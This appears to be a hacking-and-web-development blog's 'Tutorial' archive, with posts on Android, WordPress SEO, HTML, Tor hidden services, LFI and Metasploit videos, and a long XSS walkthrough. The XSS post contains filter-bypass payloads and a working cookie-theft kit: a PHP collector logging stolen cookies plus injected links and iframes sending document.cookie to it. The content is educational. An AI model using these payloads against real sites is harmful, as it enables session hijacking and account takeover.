Showing posts with label Tutorial. Show all posts

Thursday, 1 January 2015

Looking For The Best Android Tutorials – Choose Any One From The List


Indubitably,  Android tops the chart for the most popular mobile platforms. It exhibits over 85% of the total market share, thus you can imagine that how much popular this mobile OS is. The majority of Smartphone users is enjoying using Android.

The rapidly accentuating Android user base and the groovy features of the platform encourages the novice as well as expert developers to choose the Android development as their career. With the rising demand of this niftiest platform, a great craze for learning the Android development can also be observed.

This is why, there are numerous proficient sources available on the Internet itself that facilitate convenient and efficient learning. But since, too many options can also confuse you (especially when you are a beginner and lots of tutorials and study material is available out there), here I have compiled a list of some of the best Android tutorials for the newbies who are interested in learning and understanding the platform.

There are many sources to get you developed app and best is to avail Android App Developer for Hire. However, if you are willing to get into this profession, the let's have a glimpse into the best of the Android tutorials for newbies available on the Internet.

1. Building Your First App:
This genuine tutorial is offered by Google who maintains the Android platform. It provides an insight into creating a very simple Android application. You can go through the complete information with ease as everything is available on the same page. The tutorial is ideal for the developers who have some prior developing knowledge and wants to learn Android development.

2. Android Programming for Beginners Part1:


The tutorial indeed offers the brilliant guidelines for creating a basic Android app that runs a simple 30 seconds countdown and represents a number on the screen.

3. Android Development – Tutorial:
From this tutorial, you can efficiently learn the Android development as it offers an insight into the platform in a comprehended fashion. It precisely explains everything via theoretical as well as practical explanation.

4. An Android Book:
What I believe is that a book often provides a complete insight into the topic. It epitomizes everything in a well-organized and logical fashion. Therefore, a book-type tutorial is often a better option. You can choose a business level book like this one, and learn all, a simple to an advanced level Android development efficiently.

5. Learning to Parse XML Data in Your Android App:

Since, internal data is not always sufficient, you might require external data and XML facilitates a great way to handle all the external data in the most effective and efficient fashion. This resourceful tutorial will comprehend the best way to parse the XML data in an Android application.

6. Localizing Android Apps:
Android is a popular platform that exhibits a whopping number of fans across the globe, who understands and uses different languages. Thus, in order to meet the huge audience base of the platform, localization is must. And this is why, the most of the Android developers want to embrace localization in their application. You can refer this tutorial, as it offers and inside out about the topic and explains every single thing in an optimized fashion. Use this and learn the best way to localize your Android application.

7. Android 101 for iOS Developers:


Android being an open-source and popular mobile platform, whose captivating features can even attract the developers from other platforms including iOS developers. So, if an iOS developer who has prior knowledge of mobile app development, want to enter the Android domain, he can refer to a special tutorial like this one. In the Android 101 for iOS Developers tutorial, you will get a helpful difference between the development environments possessed by both the platforms (iOS App Development and Android App Development). This will make your transformation seamless and convenient.


Following an elaborated and comprehended tutorial can lend you a precise image of the topic. Whether you are an amateur developer or an advanced app developer, but have expertise in a different platform, there are tutorials and study materials available out there for almost everyone. You may search on the Internet or use the aforementioned tutorials that I have shortlisted while considering their usefulness. Follow the appropriate tutorial and reap the benefits of this rapidly flourishing platform. Step on the Android paddle and follow the pro tips and expert's advice, you will definitely be able to deliver a superlative and lucrative product.


Author Bio:

Victoria Brinsley is a Android developer for Appsted Ltd – a leading Android Application Development Company. You can get in touch with her to avail Android App Developer for Hire, in case you are looking forward for the same.


Tuesday, 10 September 2013

[VIDEO] String Based Sql Injection Level 1

Hello guys,
After so long, another video tutorial made by my friend.
The tutorial is uploaded on his channel, so please take a minute and subscribe to him to show your support!
More tutorials will come soon!


Tuesday, 6 August 2013

A comprehensive tutorial explaining the importance of SEO for WordPress


WordPress is a universally known platform for creating websites and blogs with attractive themes. One of the best aspects that differentiate it from the other platforms is the fact that it is extremely easy to use. You do not need to be a master in the plethora of coding languages available. It has a series of plugins that support SEO and are extremely compatible. If you wish to create stunning business websites but financial crunch and budget limitations hold you back, all you need to do is install WordPress, download some essential plugins, namely WordPress SEO by Yoast and throw in a good mix of SEO and you are good to go. There are two very important aspects of a website powered by WordPress, points out one of the best SEO companies in India, first being the actual website that is visible to the audience and the second is the administrator’s page where all the SEO work needs to be done. Given below is an all-inclusive tutorial to guide you to make the right use of SEO when using WordPress.

Step 1:

When you visit your WordPress dashboard, there will be a tab that reads ‘Page’ on the left sidebar along with numerous other options. Under the ‘Page’ tab select ‘New Page’ option. A new page will be displayed.

Step 2:

Go to the document where you have the content written. Select it and go back to the new page. Under the formatting options available, select the clipboard and paste your content in the blank space that will be provided by the dialog box.

Step 3:

In the ‘Title’ box provided, carefully type in the title of your page. You must highlight your main keyword here. Once that is done, check the Permalink option right below the title box. It should be the same as your title. If it differs, select the ‘Edit’ button and type in the exact title.

Step 4:

To add images, select the ‘Add Media’ button and select the file you wish to upload. Once the image is uploaded in the dialog box, you have two options. You can either fill in the details describing the image of the right hand side of that dialog box or you could directly upload the image.

Step 5:

Once the image has been uploaded into the page, select the image. On doing this, there will be two icons that will be displayed on the image. The first one is for editing the image and the second is for deleting it. Select the edit icon and in the Alt Text section, type in a keyword that you feel is most relevant. This is something even the best SEO companies in India suggest to follow.

Step 6:

Before you publish your post, you must scroll down to the section that displays the heading WordPress SEO by Yoast. Under the SEO Title type in the title that you would want the search engines to display. Under the Meta description heading, fill in the details about your website and business using relevant keywords. Do not stuff the title and description page with keywords. It should look subtle, not forced. Under the ‘Focus Keyword’, fill in a keyword that you feel is most important.
Once you do this, a section will be displayed that gives out the details of the keywords placed in various sections of the page and how this will help you rank better. For instance, it will display the number of times your focus keyword has been used in the title, description, page URL, the actual content and the likes. Once this is sorted, you can publish your content.

About The Author:
Craig Costner is an Internet Research analyst and loves working with SEO. His latest venture involves collaboration with some of the best SEO companies in India. He also loves working on website development. Coffee is one of his vices and he cannot live without junk food.


Wednesday, 10 July 2013

Complete Cross-site Scripting Walkthrough


Introduction

'XSS' also known as 'CSS' (Cross Site Scripting) is a very common vulnerability found in Web Applications, 'XSS' allows the attacker to inject malicious code , the reason of that is the developer trusts user inputs, or mis filtering issues ,then send back user input data to the client browser so the malicious code will execute.


XSS is Dangerous

 XSS is really dangerous , it's severity is High, because it could change the website DOM and could
lead to stealing credentials of the administrator , in these cases the attacker can control and
compromise the whole application.


What does the attacker want to achieve?


• Changing Setting
• Cookie theft
• False Advertising
• Steal a Form Tokens to make CSRF Easier
• And more , you have to be creative to exploit XSS.


XSS Type


There are Three Types of XSS
• Persistent (Stored) XSS
◦ Attack is stored on the website,s server
• Non Persistent (reflect) XSS
◦ user has to go through a special link to be exposed
• DOM-based XSS
◦ problem exists within the client-side script
we will discuss each kind of these in details , as you will see.


Persistent (Stored) XSS

wikipedia definition :The persistent (or stored) XSS vulnerability is a more devastating variant of a cross-site scripting flaw: it occurs when the data provided by the attacker is saved by the server, and then permanently displayed on "normal" pages returned to other users in the course of regular browsing, without proper HTML escaping. A classic example of this is with online message boards where users are allowed to post HTML formatted messages for other users to read. Simply Persistent XSS is occurs when the developer stores the user input data into database server or simply writing it in a file without a proper filtration , then sending them again to the client browser.


Persistent (Stored) XSS Demo


Here is a PHP code that suffers form Persistent XSS:


<?php
if(isset($_POST['btnSign']))
{
$message=trim($_POST['mtxMessage']);
$name=trim($_POST['txtName']);
// Sanitize message input
$message = stripslashes($message);
$message = mysql_real_escape_string($message);
// Sanitize name input
$name = mysql_real_escape_string($name);
$query = "INSERT INTO guestbook (comment,name) VALUES (
'$message','$name');";
$result=mysql_query($query) or die('<pre>'.mysql_error().'</pre>');
}
?>

the two parameters in that code “message” and “name” are not sanitized properly ,the ,we store these parameters into the guestbook table, So when we displaying these parameters back the client browser, it will execute the malicious JavaScript code. For Demonstrating this we will exploit DVWA application.


After Submitting this form , Our JS code has been executed


Non Persistent (Reflected) XSS


The non-persistent (or reflected) cross-site scripting vulnerability is by far the
most common type. These holes show up when the data provided by a web client, most commonly in HTTP query parameters or in HTML form submissions, is used immediately by server-side scripts to generate a page of results for that user, without properly sanitizing the request.

Non Persistent (Reflected) XSS Demo


Here is a php code that suffers form Reflected XSS

<?php

if(!array_key_exists("name",$_GET) | |$_GET['name'] == NULL || $_GET['name']==''){
$isempty=true;
}
else{
echo '<pre>';
echo 'Hello' . $_GET['name'];
echo '</pre>';
}
?>


AS you can see that the “name” parameter doesn't sanitized and echo back to the user , so when the user inject a malicious JS code , It will execute. Now we will inject our malicious js Code , For demonstrating we will inject

<script>alert(/xss/)</script> For Demonstrating this we will exploit DVWA application


will inject an alert box Code “<script>alert("xss")</script>


DOM based XSS


DOM-based vulnerabilities occur in the content processing stages performed by the client, typically in client-side JavaScript. The name refers to the standard model for representing HTML or XML contents which is called the Document Object Model (DOM) JavaScript programs manipulate the state of a web page and populate it with dynamically-computed data primarily by acting upon the DOM.

simply that type occurs on the javascript code itself that the developer use in client side for example

         "A typical example is a piece of JavaScript accessing and extracting data from the URL via the
location.* DOM, or receiving raw non-HTML data from the server via XMLHttpRequest, and then using this information to write dynamic HTML without proper escaping,entirely on client side."


DOM based XSS Demo


Suppose the following code is used to create a form to let the user choose his/her preferred language. A default language is also provided in the query string, as the parameter “default”. we will use the following code for demonstration purposes:

<select>

<script>
document.write("<OPTION value=1>"+document.location.href.substring
(document.location.href.indexOf("default=")+8)+"</OPTION>");
document.write("<OPTION value=2>English</OPTION>");
</script>
</select>

The page is invoked with a URL such as: http://www.some.site/page.html?default=French
A DOM Based XSS attack against this page can be accomplished by sending the following URL to
a victim: http://www.some.site/page.html?default=<script>alert(document.cookie)</script>
The original Javascript code in the page does not expect the default parameter to contain HTML
markup, and as such it simply echoes it into the page (DOM) at runtime. The browser then renders
the resulting page and executes the attacker’s script:
alert(document.cookie)
Now we've discussed all types of XSS , so lets talk about some advanced techniques.

Advanced Techniques
there are some avoidance Techniques can be taken to protect a against XSS exploits but they are not
implementing well for example :
Tons of sites may seem vulnerable but not executing the code that occurs because some kind of
filtration methods and those may can be bypassed ,we will demonstrate most of them.

METHOD 1 : replace <script> with null string ""
here is the vulnerable code that suffers from reflected xss , that has a filtration :

<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
$isempty = true;
} else {
echo '<pre>';
echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
echo '</pre>';
}
?>
as you can see ,in the previous code , the developer replace the string that called "<script>" with
a Null string "" .
Some common methods to bypass filteration is that you just have to replace the string "<script>"
with "<SCRIPT>" because the developer search for lowercase of "<script>" , so we bypass
it by change our script to <SCRIPT>.......</SCRIPT>
Here is an other way to bypass the previous filteration

<script type=text/javascript>alert("XSS")</script>

Please note its bad practice to use alert("XSS") to test for XSS because most of known sites block
the keyword XSS before.
METHOD 2 : magic quotes filtration
in this Technique , the developer uses technique that called magic quotes filtration ,by using
a PHP function called "addslashes()" that add slash before any special chars. So Our traditional
JavaScript code doesn't work
there are many ways to bypass that filter , we will discuss two of them
1- the easiest way to bypass it is Just DONT USE magic quotes simple is that , for example
declaring a variable and assigned , it to a number , then alert that variable.
AS you can see here: <script>var val= 1; alert(val)</script>
2- this way is some what tricky , in this way we use a built-in Function that convert Decimal values
into ASCII values , you can find a complete table of ASCII here http://www.asciitable.com/
this will help you write what you want OR you can use hackbar firfox add-ons to help you on
converting ASCII to decimal In my examples ill be writing "XSS" this is the following code
"120 115 115", Ok we now got the Decimal value of our string,we need to know what function I
n javascript converts this to ASCII this function called "String.fromCharCode()",and to use this with
alert as example , you dont need to use quotes any more.
<script>alert(String.fromCharCode(120, 115, 115)</script>
Ok now this will display or message in this case "XSS", this method is very useful for bypassing
magic quotes.

How Can an Attacker Steal cookies?
At first glance you hear about Stealing Cookies , you may think it need a hard work to
implement or even to understand , but i tell you that is so simple , just you will need
some programming background and XSS Vulnerability ,Simple is that .
the Scenario of stealing cookie is that , We will create a PHP file called collect_cookie.php
then we will upload it to any webhosting company , after that we will inject a java script
code that will send Cookies to our malicious website , When the php file recieve the
Cookie information , it will save it in afile called stolen_cookie.txt
To can steal cookie , we need to some issues :
• A PHP Script that will recieve the cookie
• the javascript code that will steal the cookie and send it to our malicious site
• a web hosting company that will host our php file

First : collect_cookie.php
Here is the PHP script that will use, to collecting Cookie and save them into stolen_cookie.txt

<?php

$collectedCookie=$HTTP_GET_VARS["cookie"];
$date=date("l ds of F Y h:i:s A");
$user_agent=$_SERVER['HTTP_USER_AGENT'];
$file=fopen('stolen_cookie.txt','a');
fwrite($file,"DATE:$date || USER AGENT:$user_agent || COOKIE:$cookie \n");
fclose($file);
echo '<b>Sorry , this page is under construction</b></br></br>Please Click<a
href="http://www.google.com/">here</a> to go back to previous page ';
?>

So lets understand what the script will do :
$collectedCookie=$HTTP_GET_VARS["cookie"];
in this line we will store the data that is stored in a get variable called cookie then
store it in avariable called collectedCookie
$date=date("l ds of F Y h:i:s A");
here we store the date of the connection Occurs , it tells us when these cookies have been
stolen.

$user_agent=$_SERVER['HTTP_USER_AGENT'];

here we store the user_agent of the victim for further attacks if it needs to.

$file=fopen('stolen_cookie.txt','a');

here we create a file called stolen_cookie.txt that has victim's cookie information

fwrite($file,"DATE:$date || USER AGENT:$user_agent || COOKIE:$collectedCookie \n");
here we save the data as this format (“DATE: || USER AGENT || COOKIE”)
fclose($file);

her we close the file handle

echo '<b>Sorry , this page is under construction</b></br></br>Please Click<a
href="http://www.google.com/">here</a> to go back to previous page ';
here we print message on the screen (“Sorry , this page is under construction”)

and give him a link to click on it that send it to google.
Here we have finished the first filecthat will collect the cookie information
Second : javascript code
Here is the JavaScript code that we will inject into the victim server or browser.
We can inject any one of these scripts :


<a onclick="document.location='http://127.0.0.1/collect_cookie.php?

cookie='+escape(document.cookie);" href="#">Click here for Details</a>


this script need user interaction because it print a link to the user , if the user
clicks on that link ,the redirection to our site with the cookie information will be
Done.


<iframe width='0' height='0' frameborder='0'

src='<script>document.location='http://127.0.0.1/collect_cookie.php?
cookie='+escape(document.cookie);</script>' />

This script doesn't need user interaction ,here we will inject an iframe in the
victim website and it's hidden so the victim can't see that ,and the connection
will be done.
Finally we will find the cookie by browsing the file that called stolen_cookie.txt

Article By SOG


Monday, 10 June 2013

How to Make a .ONION Website Using Tor Network

Not a lot of people know about .onion websites, not many people actually use it. .ONION websites are used by people who want to stay anonymous. In addition, .onion websites are the first layer of the Deep Web. Which is basically described in the picture bellow


As many websites say, the Deep Web is about 96% of the WWW content. It's full of illegal things, for example, drug dealers, private information sellers, and child p0rn websites. Plus, some people say that you can find hit-men and assassins there! 

You can search about the deep web if you want to know more,  but as an advise, don't access it much. This tutorial is just for educational purposes, and for you to know about this.

First of All let's start with the requirements:
  1. Tor Installed (Windows) OR Downloaded and extracted (Linux)
  2. A Server like Apache. (Windows users are advised to use XAMPP and Linux users, you can simply install Apache2 on your machine.)
  3. Text Editor.
If you have all the above, then you're ready to go!

First of all run Tor to make sure it's working:

If it's working, then that's good you're good to go for the next step.
Stop and close Tor for now,

Then Open the following file:

WINDOWS:
C:\Tor Browser\Data\Tor\torrc
Linux:
open the extracted folder from tor > Data > Tor > torrc

Then add the following text at the bottom of the file:

WINDOWS:

# Hidden Service

HiddenServiceDir C:\Users\UserName\tor_service

HiddenServicePort 80 127.0.0.1:80

Linux:

# Hidden Service

HiddenServiceDir /root/tor_service

HiddenServicePort 80 127.0.0.1:80

You can change from root to any user you are using.


Now make the directory in the path you added in torrc (tor_service)


Now start you apache server and make sure it's working!


If it's working, start Tor!
Check Log Message to check that there was no error starting it!


No errors! Now check the folder that you created "tor_service" You will find two files!

Open the file "hostname" and you will find you .onion link!!


This link is now working and ONLY ACCESSIBLE for Tor users!
Want to test it? Open tor, and access it!


Thursday, 6 June 2013

Local File Inclusion To Shell Tutorial Part 2


Hello Guys,

Today we have another tutorial from Foloox Csl,
On how to upload a shell in LFI with user-agent changing method, a new one.

Please subscribe to him


Video Available in HD!


Monday, 6 May 2013

Local File Inclusion To Php Shell - LFI Tutorial


Hello guys,
Today I have another tutorial Submitted by Foloox Csl. It's a simple LFI Tutorial, to upload a shell using LFI Vulnerability

Enjoy! And please subscribe to him.


Best Watched in HD!


Monday, 29 April 2013

Attacking Metasploitable - Samba Sever - Metasploit Tutorial


Hello guys,
Here is the first video of my Metasploitable attacking videos!
In this attack we exploited Samba server (which is vulnerable).

First thing I did was scanning the target IP with nmap, it will a slow and almost complete scan.
I got the IP from Metasploitable it self by running "ifconfig"

Then after detecting samba server in the target, launch Metasploit, search for the keyword "samba"
A list of exploits will show, all you have to do is type:

use exploit/path/to/exploit

After you use that command, type "show options" to see what that exploit needs, and see the options you have.

when you set your hosts, and ports; type "exploit" And that will run the exploit.

After we exploited the target, we got root access, which is exactly what I needed!

Video:

Vimeo Link: https://vimeo.com/65082563


Monday, 8 April 2013

Web Programming Series - HTML Tutorial 6


Hello guys,

HTML 6th tutorial in our Web Programming Series!

Video Available in HD, just change the quality! Video Download Link: http://www.mediafire.com/?3i0cdza63060oca


Monday, 1 April 2013

Web Programming Series - HTML Tutorial 5


Hello all,
Here is the fifth HTML tutorial in our web programming series.
Video is also available in HD, just change the quality

Video Download Link:
http://www.mediafire.com/?mdgsqymogmdsmeo


Friday, 29 March 2013

Web Programming Series - HTML Tutorial 4


Hello Guys,

Here is the 4th HTML Tutorial 4


And, Of course Video available in HD :)


Monday, 25 March 2013

Web Programming Series - HTML Tutorial 3


Hello guys,
Here is the third tutorial in the HTML section of our Web Programming Series.
We will be uploading more shortly!


Video Available in HD, just change the Quality!
Enjoy =)

Video Download Link:


Thursday, 21 March 2013

Web Programming Series - HTML Tutorial 2


Hello guys,


Here is the second tutorial on Web Programming, HTML.
Remember there will be up to 4 tutorials posted per WEEK, stay tuned for more! :)


Tutorial Available in HD, just change the Quilty.
Enjoy :)

Video Download Link:


Monday, 18 March 2013

Web Programming Series - HTML Tutorial 1


Hello Guys,
So here we go, the first tutorial in our Web Programming Series!
Basic HTML, Tutorial 1
Video is also available in HD, just change the resolution.
Video Made By: Zeeshi7897

Video Download Link:
http://www.mediafire.com/?sh5si7gl6cp82ep